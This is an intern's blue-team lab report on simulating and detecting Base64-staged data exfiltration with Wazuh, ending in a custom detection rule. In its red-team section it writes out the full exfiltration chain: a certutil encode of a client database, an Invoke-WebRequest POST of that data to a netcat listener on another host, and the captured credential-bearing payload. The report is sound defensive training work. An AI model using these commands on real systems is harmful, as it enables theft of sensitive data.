CYBERSTER INTERNSHIP END OF WEEK 6 REPORT

PRUDENCE NTHENYA KINYUMU

PHASE ONE – SOC Operations and SIEM foundations

BLUE TEAM INTERNSHIP

PROJECT: CYBERSTER BLUE TEAM INTERNSHIP – DATA EXFILTRATION MITIGATION

ANALYST : PRUDENCE NTHENYA KINYUMU

DATE : 12-APRIL – 2026


ROLL NUMBER: CSI-B1-479

Executive Summary


This report details the identification and mitigation of a simulated data exfiltration attempt. An adversary utilized certutil to encode sensitive data into Base64 format within a hidden directory (C:\espionage). While initial system logging captured the file change, it did not trigger a high-priority alert. This analyst successfully engineered and deployed a custom Wazuh rule (ID: 100002) to provide real-time, high-severity alerting for this specific attack vector.

Phase I: Threat Identification (Red Team Activity)


The adversary simulated a common exfiltration technique to bypass standard Data Loss Prevention (DLP) tools:
Target Directory: C:\espionage
Technique: T1027 (Obfuscated Files or Information)
Action: Using certutil to convert sensitive cleartext files into .b64 (Base64) encoded strings.
Initial Observation: Wazuh File Integrity Monitoring (FIM) recorded the change under generic Rule 550 (File modified), which is low-severity and often overlooked in high-volume environments.



This screenshot shows creation of a directory espionage on windows vm.



This screenshot shows discovery of rule 550 on wazuh dashboard



```
┌──(prudence㉿kali)-[~]
└─$ sudo systemctl restart NetworkManager

┌──(prudence㉿kali)-[~]
└─$ ping -c4 192.168.188.4
PING 192.168.188.4 (192.168.188.4) 56(84) bytes of data.
64 bytes from 192.168.188.4: icmp_seq=1 ttl=64 time=0.303 ms
64 bytes from 192.168.188.4: icmp_seq=2 ttl=64 time=0.235 ms
64 bytes from 192.168.188.4: icmp_seq=3 ttl=64 time=0.246 ms
64 bytes from 192.168.188.4: icmp_seq=4 ttl=64 time=0.187 ms


--- 192.168.188.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.187/0.242/0.303/0.041 ms

┌──(prudence㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:5c:96:b7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.38/24 brd 192.168.122.255 scope global dynamic noprefixroute eth0
       valid_lft 2857sec preferred_lft 2857sec
    inet6 fe80::5054:ff:fe5c:96b7/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 52:54:00:b1:aa:51 brd ff:ff:ff:ff:ff:ff

┌──(prudence㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.122.38] from (UNKNOWN) [192.168.122.115] 50126
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.2673
Content-Type: application/x-www-form-urlencoded
Host: 192.168.122.38:8080
Content-Length: 132
Expect: 100-continue
Connection: Keep-Alive

-----BEGIN CERTIFICATE-----
Q0xJRU5UOkN5YmVyc3RlciB8IEFDQ1Q6NDQ1OSB8IFBXOkFkbWluUGFzc3dvcmQy
MDI2IQ0K
-----END CERTIFICATE-----
```

this screenshot shows kali vm listening to windows vm on port 8080 and generating a certificate



this screenshot shows access to cyberchef website where I put my certificate generated on kali as input and selected base64 which gave me an output


Phase II: Detection Engineering (Blue Team Implementation)

To improve the security posture, a custom detection rule was required to specifically target .b64 file creations in sensitive paths.

Technical Challenges
Environment: The Wazuh Manager was running within a Docker container on an Ubuntu host.
Constraints: The container environment was minimal, lacking standard text editors like nano or vi.
Resolution: Leveraged docker exec combined with a cat EOF (End of File) redirection to inject rule logic directly into the containerized filesystem.

Custom Rule Configuration
The following XML block was implemented in /var/ossec/etc/rules/local_rules.xml:


```
cat > /var/ossec/etc/rules/local_rules.xml << 'EOF'
<group name="syscheck,custom_espionage,">
  <rule id="100002" level="10">
    <if_sid>550</if_sid>
    <field name="file">c:\\espionage\\</field>
    <match>.b64</match>
    <description>Critical Alert: Possible Data Exfiltration via Base64 in Espionage
Folder</description>
    <mitre>
      <id>T1027</id>
    </mitre>
  </rule>
</group>
EOF
```


Recycle Bin
Administrator: Command Prompt - powershell
PS C:\Windows\system32> certutil.exe -encode "C:\Espionage\Client_Database.txt" "C:\Espionage\System_cache.b64"
Input Length = 54
Output Length = 132
CertUtil: -encode command completed successfully.
PS C:\Windows\system32> $payload =Get-Content "C:\Espionage\System_cache.b64" -Raw
PS C:\Windows\system32> Invoke-WebRequest -Uri "http://192.168.122.38:8080" -Method Post -Body $payload
Invoke-WebRequest : The underlying connection was closed: The connection was closed unexpectedly.
At line:1 char:1
+ Invoke-WebRequest -Uri "http://192.168.122.38:8080" -Method Post -Bod ...
+ ~~~

Phase III: Validation & Results


System Restart

The Wazuh Manager service was restarted using wazuh-control restart to initialize the new ruleset as shown.



Proof of Concept

A final test file (final_proof.b64) was generated on the Windows endpoint.
Result: The Wazuh Dashboard successfully triggered Rule 100002.
Alert Level: 10 (Critical).
Impact: The SOC team now receives an immediate, actionable alert rather than a generic notification, significantly reducing the Mean Time to Detect (MTTD).



My wazuh dashboard discovered the rule id 100002 as a level 10 threat

Conclusion

By transitioning from generic logging to custom detection engineering, the environment is now resilient against Base64-based staging techniques. This lab demonstrates full competency in the SOC lifecycle: Detection, Investigation, and Mitigation within a modern containerized infrastructure.